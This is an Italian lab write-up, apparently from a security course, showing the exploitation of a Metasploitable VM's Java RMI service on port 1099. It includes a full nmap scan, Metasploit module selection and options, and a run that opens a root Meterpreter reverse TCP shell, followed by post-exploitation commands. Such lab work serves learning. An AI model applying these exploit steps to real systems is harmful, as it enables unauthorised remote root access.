Esercizio W16D4

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
Per cominciare ho impostato i seguenti indirizzi IP come richiesto dall'esercizio:

Kali IP: 192.168.11.111


Metasploitable IP: 192.168.11.112

Successivamente ho eseguito una scansione nmap per verificare se la porta relativa al servizio richiesto dall'esercizio fosse aperta, ovvero la 1099:



```
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.111
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59399/tcp   mountd
|   100005  1,2,3      60969/udp   mountd
|   100021  1,3,4      38029/udp   nlockmgr
|   100021  1,3,4      56114/tcp   nlockmgr
|   100024  1          46339/tcp   status
|_  100024  1          56683/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
```

Dopo aver verificato che la porta risulta aperta e verificato il servizio java-rmi, avvio il framework metasploit e cerco l'esploit relativo al servizio:



```
msf6 > search java_rmi

Matching Modules
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   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry              .                normal     No     Java RMI Registry Interface
s Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecure De
fault Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)             .                .          .      .
   3    \_ target: Windows x86 (Native Payload)       .                .          .      .
   4    \_ target: Linux x86 (Native Payload)         .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)      .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)      .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecure En
dpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Dese
rialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_
impl

msf6 > 
```



Seleziono il n° 1 e tramite il comando show options elenco le opzioni da impostare per attaccare la macchina vittima.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                          on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```

Una volta impostati correttamente i parametri, tramite il comando run avvio l’esecuzione dell’exploit.



```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/H9CJPgSq0v
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 3 opened (192.168.11.111:4444 → 192.168.11.112:60304) at 2025-03-07 22:31:14 +0100

meterpreter > getuid
Server username: root
meterpreter > 
```

Sono riuscito ad avviare l’exploit correttamente ed inviare una reverse TCP come payload alla macchina vittima.



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0f:90f
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
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    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe0f:90f  ::       ::
meterpreter > 
```